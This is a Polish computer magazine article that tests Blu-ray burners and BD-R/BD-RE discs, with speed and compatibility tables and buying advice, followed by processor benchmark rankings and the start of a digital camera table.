HD DVD to format konkurencyjny dla Bluraya. W sklepach z elektroniką nośniki dla obu formatów stoją obok siebie na tych samych regałach. Różnica jest taka, że na zwykłej płycie HD DVD mieści się „tylko" 15 gigabajtów danych, a na dwuwarstwowej – 30 GB (czyli 20 gigabajtów mniej niż na dwuwarstwowym dysku Bluray). HD DVD to nie tylko nagrywarki (jak w przypadku Blu-raya), ale też czytniki, jak HD DVD ROM dostępny dla konsoli XBox 360 firmy Microsoft czy napęd Slimline w notobookach Toshiba Qosmio G30 i F30. Nagrywarki HD-DVD były jednak nadal niedostępne podczas przeprowadzania naszego testu. Więcej o formacie HD DVD i Blu-ray w leksykonie techniki na 🗎 **24**.



PŁYTA HD-DVD Konkurencja Blu-raya oferuje 15-gigabajtowe nośniki, ale żadnych nagrywarek.

Tablica kompatybilności: 18 płyt Blu-ray i ani jednego przypadku złego wypalenia

Miejsce	Produkt	Ocena łączna	Cena (zł)	Cena/wydajność	Oceny: Kompatybilność	Oceny: Szybkość	Plextor PX-B900A: Odczyt (min)	Plextor PX-B900A: Zapis (min)	Sony BWU-100A: Odczyt (min)	Sony BWU-100A: Zapis (min)	LG GBW-H10N: Odczyt (min)	LG GBW-H10N: Zapis (min)	Pioneer BDR-101: Odczyt (min)	Pioneer BDR-101: Zapis (min)	Matshita UJ-210S: Odczyt (min)	Matshita UJ-210S: Zapis (min)	Matshita UJ-215S: Odczyt (min)	Matshita UJ-215S: Zapis (min)
BD-R 25 GB (jednowarstwowe)																		
1	TDK BD-R	100	56	dostateczna	100	100	44:26	45:12	44:25	45:12	22:22	22:37	44:25	45:02	89:18	90:12	89:19	90:07
2	Sony BD-R	99	60	dostateczna	100	97	44:28	45:09	44:29	45:16	22:13	45:11	44:25	45:02	89:18	90:15	89:13	90:15
3	Fujifilm BD-R	98	56	dostateczna	100	96	44:28	45:12	44:28	45:13	46:25	45:01	44:25	45:02	89:35	90:07	89:18	90:08
4	Panasonic BD-R	98	60	dostateczna	100	95	44:27	45:18	44:26	45:14	44:28	45:01	44:25	46:16	89:17	90:08	89:18	90:08
5	Memorex BD-R	97	60	dostateczna	100	94	44:28	45:11	44:09	45:14	44:25	22:37	44:25	45:02	89:17	90:08	89:18	90:08
6	Verbatim BD-R	96	62	dostateczna	100	92	44:25	44:58	44:27	44:13	45:25	22:07	45:01	45:02	89:16	90:06	89:16	90:08
7	Imation BD-R	91	60	mierna	83	99	44:29	45:10	44:31	45:17	22:20	22:40	–	–	89:22	90:15	85:27	90:08
8	Philips BD-R	91	52	dostateczna	83	99	44:28	45:13	44:27	45:13	22:13	26:44	–	–	89:18	90:12	89:23	90:12
BD-RE 25 GB (jednowarstwowe)																		
1	Memorex BD-RE	100	64	dobra	100	100	44:27	45:12	44:28	45:14	44:25	45:15	44:25	46:16	89:23	90:07	89:19	90:09
1	TDK BD-RE	100	64	dobra	100	99	44:25	45:12	44:29	45:12	44:25	22:37	45:01	45:02	89:17	90:12	89:17	90:07
3	Sony BD-RE	99	64	dobra	100	98	44:27	45:13	44:27	45:19	45:07	45:15	44:25	45:13	89:17	90:08	89:18	90:08
4	Panasonic BD-RE	98	80	dostateczna	100	96	44:27	45:18	44:28	45:18	44:25	45:06	44:25	46:16	89:06	90:08	89:29	90:08
5	Verbatim BD-RE	97	70	dobra	100	94	44:25	46:18	44:29	45:17	44:26	45:10	44:25	45:15	89:17	90:12	89:17	90:07
6	Fujifilm BD-RE	96	68	dobra	100	92	44:26	45:11	44:25	45:17	44:09	45:15	44:25	46:16	89:13	90:11	89:07	90:10
7	Philips BD-RE	90	64	dostateczna	83	97	44:28	45:15	44:31	45:19	44:25	45:11	–	–	89:22	90:14	89:23	90:13
BD-R 50 GB (dwuwarstwowe)																		
1	Panasonic DL BD-R	100	150	dobra	100	100	89:18	90:07	89:23	90:22	–	–	–	–	179:05	180:11	179:05	180:13
1	Sony DL BD-R	100	160	dostateczna	100	100	89:19	90:14	90:13	90:22	–	–	–	–	180:06	180:00	181:00	180:00
BD-RE 50 GB (dwuwarstwowe)																		
1	Panasonic DL BD-RE	100	200	dostateczna	100	100	89:18	90:15	89:23	90:31	–	–	–	–	179:02	180:12	179:05	180:13

Klasa najwyższa (100–90)
Klasa wyższa (89–75)
Klasa średnia (74–45)

● tak
– nie
Wynik Najlepszy wynik
Wynik Najgorszy wynik

PŁYTY DOBREJ JAKOŚCI Żadna z nagrywarek nie wyprodukowała źle nagranej płyty, dlatego wszystkie nośniki BD wypadły w teście bardzo dobrze. Czerwony pasek pokazuje przerwę podczas próby zapisu: nośniki Philipsa i Imation o pojemności 25 GB nie zostały rozpoznane przez nagrywarkę Pioneera, zaś 50-gigabajtowych płyt nie zdołały zapisać modele LG i Pioneera.

całkowite nagranie jednowarstwowej płyty trwa od 22 do nawet 90 minut (w zależności od szybkości zapisu).

Zwraca uwagę fakt, że 25-gigabajtowe płyty firmy Imation i 50-gigabajtowe Philipsa nie zostały zapisane na wszystkich nagrywarkach. W przypadku jednowarstwowych płyt przyczyną jest firmware nagrywarki Pioneera, który nie rozpoznał nośników. Szczęście w nieszczęściu: gdy nagrywarka nie rozpoznaje płyty, nie rozpoczyna od razu nagrywania – dzięki temu droga płyta przynajmniej nie zostaje zmarnowana. Dwuwarstwowe płyty nie zostały zapisane przez modele firm LG i Pioneer, gdyż te napędy nie mają odpowiednich rozwiązań sprzętowych. W tym przypadku nie pomogło nawet zaktualizowanie oprogramowania urządzenia.



KOSZTOWNA PRZYJEMNOŚĆ Podczas naszego testu wypaliliśmy płyty Blu-ray o przybliżonej wartości 15 000 zł.

Stacja dysków LG jako jedyna dała radę zapisać 25-gigabajtowe nośniki BD-R i BD-RE z poczwórną szybkością, czyli w około 22 minuty. Co ciekawe, ponieważ poczwórna szybkość nie jest dotąd oficjalnie potwierdzona, na opakowaniach płyt umieszczono informacje, że są to egzemplarze 2x. Najwyraźniej jednak firmware nagrywarki LG ocenia płyty BD-R robione przez Imation, Philipsa, TDK i Verbatim na tyle dobrze, że uznaje, iż można je wypalać z poczwórną szybkością bez naruszenia bezpieczeństwa danych zapisanych na płycie. I rzeczywiście rozbudowany test przekrojowy, w którym nagrane płyty odczytywaliśmy na wszystkich innych stacjach, potwierdził, że każda płyta została poprawnie nagrana. Wszystkie napędy odczytały nośniki zapisane w czterokrotnej szybkości na nagrywarce LG.

Bardzo dużo czasu zajmuje natomiast wypalenie płyty z jednokrotną szybkością. Napęd Matshity potrzebował mniej więcej półtorej godziny na jednowarstwową płytę i aż trzy godziny – na dwuwarstwową!

Podsumowując, pierwsze wrażenie jest pozytywne: wszystkie płyty uzyskały ponad 90 punktów w ocenie ogólnej. Stąd wniosek, że markowe nośniki →

można kupować, zwracając głównie uwagę na ich cenę. Jedynie posiadacze nagrywarki LG GBW-H10N powinni zdecydować się na płyty BD-RE firmy TDK lub BD-R z Imation. Na pewno lepiej kupować nośniki BD-RE (wielokrotnego zapisu), ponieważ ich ceny są nieznacznie wyższe od cen płyt jednokrotnego zapisu (BD-R).

NAGRYWARKI BLU-RAY

Najlepsi wypalają wszystko w błyskawicznym tempie

Stacje dysków Blu-ray produkowane przez firmy Sony i Plextor różnią się między sobą jedynie firmware'em i wyglądem przedniego panelu. Oba urządzenia de facto oparte są na sprzęcie firmy Lite-On. Zresztą firmware też bazuje na kodzie źródłowym Lite-Ona. Nic więc dziwnego, że oba urządzenia wypadają podobnie w teście. Znalazły się one ex aequo na pierwszym miejscu. Na tym tle zaskakują tak dużą różnicą w cenie – wynoszącą obecnie ponad 1000 zł.

LG przegrywa w tym porównaniu, choć oferuje czterokrotną szybkość nagrywania. Niestety, obecny model nie wypala płyt dwuwarstwowych. Napęd Pioneera ma podobny kłopot, a dodatkowo jako jedyny z przetestowanych miał problemy także z jednowarstwowymi płytami – dlatego znalazł się na ostatnim miejscu.

Obie stacje Matshity oceniliśmy osobno, gdyż na razie nie można ich kupić. W teście uplasowałyby się na środkowych miejscach. Wypalają wszystko, ale trwa to wieki. Jednowarstwowy nośnik zapisywały przez prawie 90 minut. Wypalanie dwuwarstwowych płyt na tych stacjach oznacza trzygodzinne oczekiwanie. Technicznie stacje Matshity różnią się między sobą jedynie sposobem wkładania płyt, dlatego podobnie wypadają w teście.

KOMPATYBILNOŚĆ

CD i DVD nadal najważniejsze

Stacja Pioneera, która znalazła się na ostatnim miejscu testu, ma problemy z kompatybilnością: nie wypala CD ani DVD-RAM. Bez wsparcia dla DVD-RAM można jeszcze się obejść, ale bez obsługi CD – nie bardzo. Winę za to ponosi budowa nagrywarki (patrz 🗎 83) – niestety, konstruktorzy Pioneera postanowili oszczędzać tam, gdzie nie powinni. Wszystkie inne nagrywarki wypadły lepiej; wypalają CD, DVD, a niektóre nawet DVD-RAM. Jednak w wypalaniu CD i DVD są z reguły dwa razy wolniejsze niż nowe modele nagrywarek DVD.

Dopóki Blu-ray (lub HD-DVD) nie stanie się technologią dominującą na rynku – co potrwa jeszcze dwa, trzy lata – nie powinieneś rezygnować z dodatkowej nagrywarki DVD w komputerze. Szczególnie że jej cena wynosząca obecnie około 200 zł w porównaniu z ceną nagrywarki Blu-ray (ponad 2 000 zł) wydaje się śmiesznie niska. ■

	MIEJSCE 1	MIEJSCE 1	MIEJSCE 3	MIEJSCE 4
Model	PlexWriter PX-B900A	BWU-100A	GBW-H10N	BDR-101A
Producent	Plextor	Sony	LG	Pioneer
Cena (ok.)	3500 zł	2300 zł	2500 zł	3300 zł
Info	www.plextor.pl	www.sony.pl	www.lge.pl	www.pioneer.pl
Ocena łączna	97 punktów	97 punktów	91 punktów	54 punkty
	■■■■■	■■■■■	■■■■■	■■□□□
Tryb Blu-ray (30 %)	100	100	83	66
Tryb DVD (30 %)	91	91	100	81
Tryb CD (30 %)	100	100	94	0
Głośność (10 %)	100	100	80	95
Cena/wydajność	mierna	dobra	dostateczna	niedostateczna
Dane techniczne				
Szybkość Blu-ray BD-R/RE/-R DL/-RE DL/ROM	2x/ 2x/ 2x/ 2x/ 2x	2x/ 2x/ 2x/ 2x/ 2x	4x/ 2x/ – / – / 4,8x	2x/ 2x/ – / – / 2x
Szybkość DVD DVD±R/±R DL/RAM	8x/ 4x/ –	8x/ 4x/ –	12x / 4x / 5x	8x / 2x / –
Szybkość CD CD-R/CD-RW	24x/ 16x	24x/ 16x	8x / 10x	– / –
Wersja firmware'u	1.00	1.0a	GL04	1.01
Bufor	8 MB	8 MB	4 MB	8 MB
Wyniki pomiaru				
Nagrywanie [1]				
BD-R (25 GB)	45:12 min	45:13 min	**22:37 min**	45:02 min
BD-RE (25 GB)	**45:11 min**	45:17 min	**45:11 min**	46:16 min
BD-R DL (50 GB)	**90:14 min**	90:22 min	–	–
BD-RE DL (50 GB)	**90:15 min**	90:31 min	–	–
DVD+R (4,7 GB)	9:06 min	9:09 min	**6:00 min**	10:28 min
DVD+R DL (9 GB)	27:32 min	**27:06 min**	27:17 min	44:25 min
DVD-R (4,7 GB)	9:06 min	9:09 min	**7:56 min**	10:29 min
DVD-R DL (9 GB)	**27:31 min**	27:38 min	27:46 min	54:23 min
DVD-RAM (4,7 GB)	**11:11 min**	11:12 min	12:30 min	–
CD-R (700 MB)	7:06 min	**4:45 min**	10:40 min	–
Odczyt [1]				
BD-R (25 GB)	44:45 min	44:15 min	**22:22 min**	44:43 min
BD-RE (25 GB)	44:44 min	44:42 min	**44:15 min**	44:43 min
BD-R DL (50 GB)	**89:32 min**	89:45 min	–	–
BD-RE DL (50 GB)	**89:31 min**	89:41 min	–	–
DVD+R (4,7 GB)	08:52 min	08:52 min	**07:01 min**	08:23 min
DVD+R DL (9 GB)	**28:03 min**	**28:03 min**	28:52 min	49:04 min
DVD-R (4,7 GB)	08:52 min	08:52 min	**07:01 min**	08:35 min
DVD-R DL (9 GB)	**28:03 min**	**28:03 min**	28:52 min	49:04 min
DVD-RAM (4,7 GB)	**10:49 min**	**10:49 min**	11:45 min	–
DVD-ROM (4,7 GB)	08:43 min	08:43 min	**04:24 min**	08:43 min
CD-R (700 MB)	03:04 min	03:04 min	**02:28 min**	–
CD-ROM (700 MB)	03:06 min	03:06 min	**02:29 min**	–

POZA RANKINGIEM	
UJ-215S	UJ-210S
Matshita	Matshita
OEM [2]	OEM [2]
www.panasonic.pl	www.panasonic.pl
(80 punktów)	(80 punktów)
■■■■□	■■■■□
83	83
82	82
67	67
100	100
nie dotyczy	nie dotyczy
1x/ 1x/ 1x/ 1x/ 1x	1x/ 1x/ 1x/ 1x/ 1x
8x/ 2x/ 5x	8x/ 2x/ 5x
8x/ 8x	8 x/ 8x
D100	1.4
2 MB	2 MB
90:08 min	90:09 min
90:11 min	90:11 min
180:11 min	180:09 min
180:13 min	180:13 min
12:08 min	12:22 min
44:45 min	43:28 min
16:41 min	13:47 min
44:46 min	44:47 min
14:00 min	13:54 min
10:38 min	10:41 min
90:10 min	90:09 min
90:15 min	90:13 min
180:13 min	180:17 min
180:16 min	180:19 min
08:23 min	08:23 min
49:04 min	49:04 min
08:23 min	08:23 min
49:04 min	49:04 min
12:53 min	12:53 min
08:52 min	08:52 min
04:10 min	04:10 min
04:08 min	04:08 min

Klasa najwyższa (100–90)
Klasa wyższa (89–75)
Klasa średnia (74–45)

tak
nie
Wynik
Najlepszy wynik
Wynik
Najgorszy wynik

[1] Im niższa wartość, tym lepiej
[2] dostępne tylko jako część gotowego peceta

CHIP PODSUMOWANIE TESTU

Sprawdź przed zakupem

✔ Format
Zanim kupisz nagrywarkę, odpowiedz sobie na pytanie: Blu-ray czy HD-DVD? Porównaj ceny nośników i pamiętaj, że płyty HD DVD mają mniej więcej o 60% pojemności mniej na warstwę niż Blu-ray. Grający na konsolach powinni zwrócić uwagę na kompatybilność: Microsoft wypuścił stację HD DVD do XBoksa 360, a w Playstation 3 firmy Sony, która niedługo się pojawi, umieszczono napęd Blu-ray.

✔ Cel użytkowania
Co prawda, nośniki i stacje Blu-ray są już dziś dostępne, ale nadal kosztują bardzo dużo. Sprawdź, czy nie wystarczy ci nagrywanie na DVD lub zewnętrznych dyskach twardych. Rozwiązania te są o wiele bardziej opłacalne cenowo.

✔ Kompatybilność
Na to koniecznie musisz zwrócić uwagę przed kupnem. Przykładowo stacja Pioneera nie potrafi nagrywać płyt CD. Jest to szczególnie denerwujące, kiedy mamy tylko jeden napęd i chcąc nie chcąc musimy ograniczyć się do nowszych formatów.

✔ Szybkość BD
Wypalanie wielkiej ilości danych trwa długo, więc szybsze tempo nagrywania zaoszczędzi nasz czas. W teście nagrywarka Blu-ray LG wypalała płytę BD dwa razy szybciej niż nagrywarki konkurencyjne – w 22 minuty zamiast 44.

✔ Szybkość DVD
Nadal w przypadku wielu zadań wypalanie najlepiej przeprowadzą nagrywarki CD i DVD. Nagrywarki Blu-ray nie są na razie najszybsze, dlatego warto kupić dodatkową nagrywarkę DVD – także dlatego, że kosztuje ona tyle ile płyta BD-DL.

Przetestowane modele

1
Plextor PX-B900A
Model Plextora wypala wszystkie dostępne nośniki Blu-ray. Technika w środku pochodzi od firmy Lite-On. Obecna cena jest jednak zbyt wysoka.
Cena: 3500 zł



1
Sony BWU-100A
W nagrywarce Sony też jest technika Lite-On. Inny firmware nie zmienia wyniku i model Sony także plasuje się na zwycięskim miejscu, a jest wiele tańszy.
Cena: 2300 zł



3
LG GBW-H10N
Model LG jako jedyny niektóre płyty wypala z poczwórną szybkością, ale niestety nie potrafi zapisywać nośników dwuwarstwowych (50 GB).
Cena: 2500 zł



4
Pioneer BDR-101A
Napęd BDR-101A pojawił się jako pierwszy na rynku. Urządzenie nie potrafi obsługiwać płyt CD i nie radzi sobie z niektórymi nośnikami BD.
Cena: 3300 zł



Matshita UJ-215S
Stacja dysków w obudowie slimline działa bardzo powolnie: oferuje jedynie pojedyncze przyspieszenie.
Cena: OEM



Matshita UJ-210S
Tak jak opisana powyżej wersja, także model z tacką działa poprawnie, ale zbyt wolno: na wypalenie płyty dwuwarstwowej potrzebuje 3 godzin.
Cena: OEM





CHIP TOP 10

Wiele ciekawych rozwiązań pojawiło się we wszystkich kategoriach drukarek. Ponadto zmiany w czołówce komputerów przenośnych, zarówno małych, jak i dużych.

Spośród nowości sprzętowych obecnego miesiąca w pierwszej kolejności warto zwrócić uwagę na drukarkę fotograficzną Photo Printer S400 nieznanej w Polsce firmy HiTi. Według oceny ekspertów z naszego laboratorium urządzenie drukuje zdjęcia w lepszej jakości niż niejeden profesjonalny fotolab! Niestety – nic za darmo. Już sama cena urządzenia – ponad 1000 złotych – może odstraszyć potencjalnego klienta. To nie koniec większych wydatków, bowiem za jedną odbitkę zapłacimy aż 1,80 zł. Dla porównania taka sama usługa w typowym fotolabie kosztuje około 50 groszy. Jeśli jednak zależy nam na jakości i na szybkiej dostępności odbitek – HiTi nie ma sobie równych.

Gdy chcemy drukować taniej i niekoniecznie zdjęcia, warto zwrócić uwagę na drukarkę atramentową Canon Pixma iP1300. Możemy ją nabyć już za 140 złotych. Urządzenie nie jest szybkie, ale oferuje dobrą jakość wydruków.

Gdy drukujemy dużo, przyjrzyjmy się OKI C5900N. Ta kolorowa, laserowa drukarka zajęła 2. miejsce w kategorii POWER, ustępując jedynie bliźniaczej konstrukcji C5900DN. Prócz ceny jedyna różnica między nimi to brak sprzętowego dupleksera (można go później dokupić). W związku z tym w modelu C5900N nie jest możliwy druk obustronny.

Dla osób ceniących elegancję ciekawą ofertą jest przenośny dysk twardy Prestigio DataSafe II 100 GB. Urządzenie oprawione w czarną skórę charakteryzuje się jednak przeciętnymi parametrami.

W kategorii małych notebooków na 1. miejscu znalazł się Asus W5Fe. Choć jego obudowa jest „tylko" plastikowa, nie można nazwać go zwykłym modelem. Więcej przeczytacie o nim na 34.

W TESTACH

LABORATORIUM
Profesjonalne testy wykonane zostały w warunkach laboratoryjnych z użyciem zaawansowanych urządzeń diagnostycznych. Eksperci ocenili nie tylko parametry techniczne, ale też jakość wykonania i łatwość obsługi. Polski CHIP Lab jako jedyny w kraju działa zgodnie z normami ISO 9001:2000.

RANKINGI
Publikowane w każdym wydaniu CHIP-a rankingi są wycinkiem wszystkich przetestowanych w laboratorium urządzeń. Pod adresem **rankingi.chip.pl** udostępniamy aż 41 kategorii sprzętu, z których wiele zostało ostatnio zaktualizowanych o nowe pozycje. W rankingach internetowych można podać własne preferencje odnośnie najlepszego sprzętu. Po kilku kliknięciach wygenerowana zostanie lista urządzeń dostosowana do indywidualnych potrzeb.

LEGENDA
Ocena POWER – to wyznacznik jakości i wydajności danego urządzenia w odniesieniu do innych. Im wyższa jest ta ocena, tym sprzęt lepszy. Pamiętajcie, że w tym przypadku nie bierzemy pod uwagę żadnych cen czy też kosztów eksploatacji.

Ocena ECONO – w tym przypadku pod uwagę bierzemy nie tylko możliwości urządzenia, ale także jego cenę i ewentualne późniejsze koszty eksploatacji. Tą oceną powinny kierować się głównie osoby, które szukają sprzętu o zadowalającej wydajności bądź jakości za rozsądną cenę.



Procesory

Miejsce POWER	Ranking POWER	Cena	Rdzeń/proces technologiczny	Częstotliwość taktowania	Częstotliwość FSB/HT – nominalna/efektywna	Obsługa rozkazów 64-bit	Pamięć cache L2	Złącze	Cinebench 2003 – czas renderowania sceny [s]	3DMark05 CPU Score	WinRar Benchmark [KB/s]	Doom 3 (1024x768) Medium quality [fps]	Ocena POWER	Ocena ECONO
			Dane techniczne						Wyniki testów				Indeks procesorów	
1	Intel Core 2 Extreme QX6700	4070 zł	Kensfield/65 nm	2666 MHz	266/1066 MHz	●	2x4096 KB	LGA775	17,9	10297	735	120	80	20
2	Intel Core 2 Extreme X6800	3970 zł	Conroe/65 nm	2933 MHz	266/1066 MHz	●	4096 KB	LGA775	27,9	9940	720	122,2	77	19
3 ■	Intel Core 2 Quad Q6600	3290 zł	Kentsfield/65 nm	2400 MHz	266/1066 MHz	●	2x4096 KB	LGA775	19	9144	650	116,8	76	22
4	Intel Core 2 Duo E6700	1930 zł	Conroe/65 nm	2667 MHz	266/1066 MHz	●	4096 KB	LGA775	30,8	9622	684	120,1	74	35
5	Intel Core 2 Duo E6600	1150 zł	Conroe/65 nm	2400 MHz	266/1066 MHz	●	4096 KB	LGA775	34,5	9298	695	116,6	70	53
6 ■	Intel Core 2 Duo T7600	2805 zł	Merom/65 nm	2330 MHz	166/667 MHz	●	4096 KB	mPGA 479	35	8040	512	111,7	68	21
7	AMD Athlon 64 FX-62	2840 zł	Windsor/90 nm	2800 MHz	200/2000 MHz	●	2x1024 KB	AM2	35,5	7656	610	114,2	68	20
8 ■	Intel Core 2 Duo T7400	1830 zł	Meron/65 nm	2160 MHz	166/667 MHz	●	4096 KB	mPGA 479	38	7742	505	108,9	66	30
9	Intel Core 2 Duo E6400	825 zł	Allendale/65 nm	2133 MHz	266/1066 MHz	●	2048 KB	LGA775	38,8	7406	624	110,1	65	64
10	AMD Athlon 64 X2 5000+	1135 zł	Windsor/90 nm	2600 MHz	200/2000 MHz	●	2x512 KB	AM2	38,1	6553	517	104,7	63	44
11	Intel Core 2 Duo T7200	1165 zł	Merom/65 nm	2000 MHz	166/667 MHz	●	4096 KB	mPGA 479	41	7484	515	106,7	63	42
12	Intel Pentium EE 965	4075 zł	Presler/65 nm	3733 MHz	266/1066 MHz	●	2x2048 KB	LGA775	37,5	7202	549	95,9	63	12
13 ■	Intel Core Duo T2700	2480 zł	Yonah /65 nm	2330 MHz	166/667 MHz	–	2048 KB	mPGA 479	41	6238	474	101,8	62	19
14	Intel Core 2 Duo E6300	675 zł	Allendale/65 nm	1866 MHz	266/1066 MHz	●	2048 KB	LGA775	44,3	7004	593	103,2	61	69
15	AMD Athlon 64 X2 4800+	1165 zł	Toledo/90 nm	2400 MHz	200/2000 MHz	●	2x1024 KB	Socket 939	41	5693	547	103,7	61	40
16 ■	Intel Core 2 Duo E4300	630 zł	Allendale/65 nm	1800 MHz	200/800 MHz	●	2048 KB	LGA775	45	6572	575	102,4	60	71
17 ■	AMD Athlon 64 X2 4600+ AM2	770 zł	Windsor/90 nm	2400 MHz	200/2000 MHz	●	1024 KB	AM2	41	6157	477	100,9	60	58
18	AMD Athlon 64 X2 4600+	1000 zł	Manchester/90 nm	2400 MHz	200/2000 MHz	●	2x512 KB	Socket 939	41,1	5573	523	99,7	60	45
19 ■	Intel Core Duo T2600	1675 zł	Yonah/65 nm	2160 MHz	166/667 MHz	–	2048 KB	mPGA 479	44	5920	465	98,3	60	27
20	Intel Pentium D 950	725 zł	Presler/65 nm	3400 MHz	200/800 MHz	●	2x2048 KB	LGA775	47,2	6336	528	90,7	58	58
21	AMD Athlon 64 X2 4400+	960 zł	Toledo/90 nm	2200 MHz	200/2000 MHz	●	2x1024 KB	Socket 939	44,8	5607	524	98,7	58	44
22	AMD Athlon 64 X2 4200+ AM2	595 zł	Windsor/90 nm	2200 MHz	200/2000 MHz	●	512 KB	AM2	45	5665	416	92,1	57	68
23	AMD Athlon 64 X2 4200+	800 zł	Manchester/90 nm	2200 MHz	200/2000 MHz	●	2x512 KB	Socket 939	44	5235	501	94,9	57	51
24	Intel Core Duo T2500	1170 zł	Yonah/65 nm	2000 MHz	166/667 MHz	–	2048 KB	mPGA 479	48	5758	489	95,1	57	35
25	AMD Athlon 64 X2 3800+ AM2	510 zł	Windsor/90 nm	2000 MHz	200/2000 MHz	●	2x512 KB	AM2	49,3	5808	471	93,4	55	74
26	AMD Athlon X2 3800+	620 zł	Manchester/90 nm	2000 MHz	200/2000 MHz	●	2x512 KB	Socket 939	49	5213	487	91,7	55	61
27	Intel Pentium D 940	765 zł	Presler/65 nm	3200 MHz	200/800 MHz	●	2x2048 KB	LGA775	49	6212	513	88	55	49
28	AMD Opteron 170	915 zł	Toledo/90 nm	2000 MHz	200/2000 MHz	●	2x1024 KB	Socket 939	49,2	5115	505	92,9	55	41
29	Intel Pentium D 840	1020 zł	SmithField/90 nm	3200 MHz	200/800 MHz	●	2x1024 KB	LGA775	49,6	5869	466	82,9	55	37
30	Intel Core Duo T2400	905 zł	Yonah/65 nm	1833 MHz	166/667 MHz	–	2048 KB	mPGA 479	52	5349	474	90,9	54	40
31 ■	AMD Athlon 64 X2 3600+ AM2	490 zł	Windsor/90 nm	2000 MHz	200/2000 MHz	●	512 KB	AM2	49	5215	417	83,8	53	71
32 ■	Intel Pentium D 930	600 zł	Presler/65 nm	3000 MHz	200/800 MHz	●	2x2048 KB	LGA775	53,3	5880	493	83,7	53	58
33	Intel Pentium D 830	1300 zł	SmithField/90 nm	3000 MHz	200/800 MHz	●	2x1024 KB	LGA775	52	5843	457	80,9	53	27
34	Intel Pentium 4 660	800 zł	Prescott/90 nm	3600 MHz	200/800 MHz	●	2048 KB	LGA775	69	5190	427	90,2	52	42
35	AMD Opteron 165	735 zł	Toledo/90 nm	1800 MHz	200/2000 MHz	●	2x1024 KB	Socket 939	54,5	4894	512	88,4	51	44
36 ■	Intel Core Duo T2300	815 zł	Yonah/65 nm	1666 MHz	166/667 MHz	–	2048 KB	mPGA 479	57	5010	457	85,4	51	40
37	Intel Pentium D 820	345 zł	SmithField/90 nm	2800 MHz	200/800 MHz	●	2x1024 KB	LGA775	56	5239	410	74,9	50	90
38 ■	AMD Athlon 64 3800+ AM2	380 zł	Orleans/90 nm	2400 MHz	200/2000 MHz	●	512 KB	AM2	78	5112	472	100,7	50	82
39	Intel Pentium D 920	725 zł	Presler/65 nm	2800 MHz	200/800 MHz	●	2x2048 KB	LGA775	57,4	5441	475	76,8	50	43
40	Intel Pentium 4 650	345 zł	Prescott/90 nm	3400 MHz	200/800 MHz	●	2048 KB	LGA775	73	5037	420	86,7	49	87
41 ■	Intel Pentium 4 541	275 zł	Prescott/90 nm	3200 MHz	200/800 MHz	●	1024 KB	LGA775	77	4835	508	83,8	47	100
42	Intel Pentium 4 640	300 zł	Prescott 2M/90 nm	3200 MHz	200/800 MHz	●	2048 KB	LGA775	78	4656	441	84	47	92
43	Intel Pentium D 805	385 zł	SmithField/90 nm	2666 MHz	133/533 MHz	●	2x1024 KB	LGA775	59,5	4866	415	70,8	47	71
44	AMD Athlon 64 3500+ AM2	335 zł	Orleans/90 nm	2200 MHz	200/2000 MHz	●	512 KB	AM2	84,9	4510	412	92,3	45	75
45 ■	Intel Pentium 4 531	250 zł	Prescott/90 nm	3000 MHz	200/800 MHz	●	1024 KB	LGA775	82	4662	492	79,6	44	96
46	Intel Pentium 4 630	645 zł	Prescott 2M/90 nm	3000 MHz	200/800 MHz	●	2048 KB	LGA775	83	4536	427	79,6	44	37
47	AMD Athlon 64 3200+	240 zł	Venice/90 nm	2000 MHz	200/2000 MHz	●	512 KB	Socket 939	92,5	4764	551	92	43	96
48	AMD Athlon 64 3200+	325 zł	Orleans/90 nm	2000 MHz	200/2000 MHz	●	512 KB	AM2	92,9	4509	402	88,7	42	68
49 ■	Intel Pentium 4 524	255 zł	Prescott/90 nm	3060 MHz	133/533 MHz	–	1024 KB	LGA775	98	4274	346	71,9	41	82
50 ■	Intel Celeron D356	225 zł	Cedar Mill/65 nm	3330 MHz	133/533 MHz	●	512 KB	LGA775	91	4283	334	61,8	40	89
51 ■	Intel Celeron D352	220 zł	Cedar Mill/65 nm	3200 MHz	133/533 MHz	●	512 KB	LGA775	96	3629	328	65	39	86
52	Intel Celeron D 355	270 zł	Prescott-256/90 nm	3333 MHz	133/533 MHz	●	256 KB	LGA775	99	4188	396	60,5	39	70
53	AMD Athlon 64 3000+	250 zł	Venice/90 nm	1800 MHz	200/2000 MHz	●	512 KB	Socket 939	102	4222	495	85,4	38	72
54 ■	AMD Sempron 3400+ AM2	290 zł	Manila/90 nm	1800 MHz	200/1600 MHz	●	256 KB	AM2	104	4200	367	75,3	36	56
55	AMD Athlon 64 3000+ AM2	300 zł	Winsor/90 nm	1800 MHz	200/2000 MHz	●	512 KB	AM2	103,5	4123	380	77,4	36	54
56	Intel Celeron D 341	265 zł	Prescott-256/90 nm	2933 MHz	133/533 MHz	●	256 KB	LGA775	112	3709	381	55,4	34	54
57 ■	AMD Sempron 3000+ AM2	210 zł	Manila/90 nm	1600 MHz	200/1600 MHz	●	256 KB	AM2	116	3756	329	67,2	30	53

■ Nowość ● tak – nie

Im więcej, tym lepiej ◀|▶

Core 2 Duo coraz taniej

Jednym z ciekawszych produktów tego zestawienia jest 4-rdzeniowy układ Intel Core 2 Quad Q6600 taktowany zegarem 2,4 GHz. Choć kosztuje mniej niż QX6700, jego cena nadal jest astronomiczna i wynosi prawie 3300 złotych.

Bardziej przystępnym produktem jest Core 2 Duo E4300. W porównaniu z modelem E6300 obniżono mu FSB z 266 do 200 MHz, zaś zegar z 1,86 do 1,8 GHz. Dzięki temu podczas podkręcania nie musimy mieć bardzo szybkich modułów RAM, a procesor bez najmniejszych problemów uruchamia się na 2,4 GHz.

Na AMD wciąż czekamy. Do naszego laboratorium, mimo wielu starań, nie dotarł żaden z nowych układów tej firmy

Aparaty cyfrowe

Miejsce POWER	Miejsce ECONO	Ocena POWER	Ocena ECONO	Model	Cena	Dane techniczne: Klasa matrycy CCD	Jasność obiektywu	Zoom optyczny/cyfrowy	Nośnik danych CF/Memory Stick/xD/SD i MMC	Migawka	Czułość ISO	Masa z akumulatorami
1	63	66	41	Panasonic Lumix DMC-FZ50	1855 zł	10,1 mln	2,8–3,7	12x/4x	nie/nie/nie/tak	1/2000–60 s	100–3200	716 g
2	96	65	30	Panasonic Lumix DMC-FZ30	2475 zł	8 mln	2,8–3,7	12x/4x	nie/nie/nie/tak	1/2000–60 s	80–400	723 g
3	79	63	37	Samsung Pro 815	1900 zł	8 mln	2,2–4,6	15x/4x	tak/nie/nie/nie	1/4000–15 s	50–400	1017 g
4	19	62	52	Canon PowerShot S2 IS	1305 zł	5 mln	2,7–3,5	12x/4x	nie/nie/nie/tak	1/3200–15 s	50–400	500 g
